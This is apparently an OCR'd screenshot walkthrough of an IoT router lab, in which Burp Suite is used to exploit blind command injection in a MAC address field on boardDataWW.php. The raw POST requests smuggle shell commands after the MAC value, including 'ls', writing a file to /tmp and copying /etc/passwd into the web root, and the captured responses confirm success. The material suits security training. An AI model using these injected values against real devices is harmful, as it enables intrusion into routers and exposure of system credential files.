
192.168.0.100/boardDataWW.php



MAC Address * Format: xxxxxxxxxxxx (x = Hex String)


Region ● Worldwide (WW)

Intercept the request


Burp Suite Free Edition v1.7.15 - Temporary Project
11:34 PM
Hacker Associate IOT VM
FoxyProxy
Burp Suite Free Edition v1.7.15 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex
Type a search term
0 matches
192.168.0.100


Request to http://192.168.0.100:80

```
GET /boardDataWW.php HTTP/1.1
Host: 192.168.0.100
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=b3f077912d63460f27dcd89c6e9bbe6e
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


Burp Suite Free Edition v1.7.15 - Temporary Project
11:35 PM
Hacker Associate IOT VM
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
2 ...
Go Cancel < >
Target: http://192.168.0.100
Request
Raw Params Headers Hex
Response
Raw
? < + > 0 matches
? < + > Type a search term 0 matches
Ready

```
POST /boardDataWW.php HTTP/1.1
Host: 192.168.0.100
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:89.0)
Gecko/20100101 Firefox/89.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Origin: http://192.168.0.100
Connection: close
Referer: http://192.168.0.100/boardDataWW.php
Cookie: PHPSESSID=b3f077912d63460f27dcd89c6e9bbe6e
Upgrade-Insecure-Requests: 1

macAddress=001122334455&reginfo=0&writeData=Submit
```


Update success | Blind Command Injection | 001122334455 -c 0; ls


Burp Suite Free Edition v1.7.15 - Temporary Project
11:36 PM
Hacker Associate IOT VM
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
2 ...
Go Cancel < >
Target: http://192.168.0.100
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
? < + > Type a search term 0 matches
? < + > update 1 match
Done
2,974 bytes | 4,677 millis

```
POST /boardDataWW.php HTTP/1.1
Host: 192.168.0.100
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:89.0) Gecko/20100101
Firefox/89.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Origin: http://192.168.0.100
Connection: close
Referer: http://192.168.0.100/boardDataWW.php
Cookie: PHPSESSID=b3f077912d63460f27dcd89c6e9bbe6e
Upgrade-Insecure-Requests: 1

macAddress=001122334455 -c 0; ls #&reginfo=0&writeData=Submit
```

```
        </head>
        <body align="center">
                <form name="hiddenForm" action="boardDataWW.php" method="post"
align="center">
                        <div align="center">
                        <table align="center" style="margin: 20px; width: 40%;
text-align: center; border: 1px solid #46008F">
                                <tr>
                                        <td width="100%" colspan="2" align="center">
                                                <div align="center"
style="margin:auto;">
                                                        <table id="errorMessageBlock"
align="center" style="margin: 4px auto 10px auto; ">
                                                                <tr>
                                                                        <td
style="padding: 5px; vertical-align: top;"><img src="images/alert.gif" style="border:
0px; padding: 0px; margin: 0px;"></td>
                                                                        <td
style="padding: 5px 5px 5px 0px; vertical-align: middle;"><b id="br_head"
style="color: #CC0000;">Update Success!</b></td>
                                                                </tr>
                                                        </table>
                                                </div>
                                        </td>
                                </tr>
                                <tr>
                                        <td width="30%" class="right"><label
for="macAddress"><b>MAC Address</b></label></td>
                                        <td width="70%"><input type="text"
id="macAddress" name="macAddress" label="MAC Address" value="001122334455 -c 0; ls #"
onasdf="checkMAC(this.value);">&nbsp;<small>* Format: xxxxxxxxxxxx (x = Hex
String)</small></td>
                                </tr>
                                <tr>
                                        <td width="30%" class="right"><label
for="reginfo"><b>Region</b></label></td>
                                        <td width="70%">
                                                <input type="radio" id="reginfo"
name="reginfo" value="0" checked="true"><small>Worldwide (WW)</small>
```


Update success | 001122334455 -c 0; echo harsh > /tmp/harsh


Burp Suite Free Edition v1.7.15 - Temporary Project
11:38 PM
Hacker Associate IOT VM
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
2 ×
...
Go
Cancel
Target: http://192.168.0.100
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
update
1 match
Done
2,997 bytes | 9,279 millis

```
POST /boardDataWW.php HTTP/1.1
Host: 192.168.0.100
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:89.0) Gecko/20100101
Firefox/89.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 84
Origin: http://192.168.0.100
Connection: close
Referer: http://192.168.0.100/boardDataWW.php
Cookie: PHPSESSID=b3f077912d63460f27dcd89c6e9bbe6e
Upgrade-Insecure-Requests: 1

macAddress=001122334455 -c 0; echo harshad > /tmp/harsh
#&reginfo=0&writeData=Submit
```

```
        </head>
        <body align="center">
                <form name="hiddenForm" action="boardDataWW.php" method="post"
align="center">
                        <div align="center">
                        <table align="center" style="margin: 20px; width: 40%;
text-align: center; border: 1px solid #46008F">
                                <tr>
                                        <td width="100%" colspan="2" align="center">
                                                <div align="center"
style="margin:auto;">
                                                        <table id="errorMessageBlock"
align="center" style="margin: 4px auto 10px auto; ">
                                                                <tr>
                                                                        <td
style="padding: 5px; vertical-align: top;"><img src="images/alert.gif" style="border:
0px; padding: 0px; margin: 0px;"></td>
                                                                        <td
style="padding: 5px 5px 5px 0px; vertical-align: middle;"><b id="br_head"
style="color: #CC0000;">Update Success!</b></td>
                                                                </tr>
                                                        </table>
                                                </div>
                                        </td>
                                </tr>
                                <tr>
                                        <td width="30%" class="right"><label
for="macAddress"><b>MAC Address</b></label></td>
                                        <td width="70%"><input type="text"
id="macAddress" name="macAddress" label="MAC Address" value="001122334455 -c 0; echo
harshad > /tmp/harsh #" onasdf="checkMAC(this.value);">&nbsp;<small>* Format:
xxxxxxxxxxxx (x = Hex String)</small></td>
                                </tr>
                                <tr>
                                        <td width="30%" class="right"><label
for="reginfo"><b>Region</b></label></td>
                                        <td width="70%">
                                                <input type="radio" id="reginfo"
name="reginfo" value="0" checked="true"><small>Worldwide (WW)</small>
```


Update success | 001122334455 -c 0; cp /etc/passwd /home/www/passwd


Burp Suite Free Edition v1.7.15 - Temporary Project
11:41 PM
Hacker Associate IOT VM
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
2 ×
...
Go
Cancel
Target: http://192.168.0.100
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
update
1 match
Done
3,004 bytes | 2,627 millis

```
POST /boardDataWW.php HTTP/1.1
Host: 192.168.0.100
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:89.0) Gecko/20100101
Firefox/89.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 91
Origin: http://192.168.0.100
Connection: close
Referer: http://192.168.0.100/boardDataWW.php
Cookie: PHPSESSID=b3f077912d63460f27dcd89c6e9bbe6e
Upgrade-Insecure-Requests: 1

macAddress=001122334455 -c 0; cp /etc/passwd /home/www/passwd
#&reginfo=0&writeData=Submit
```


```
        </head>
        <body align="center">
                <form name="hiddenForm" action="boardDataWW.php" method="post"
align="center">
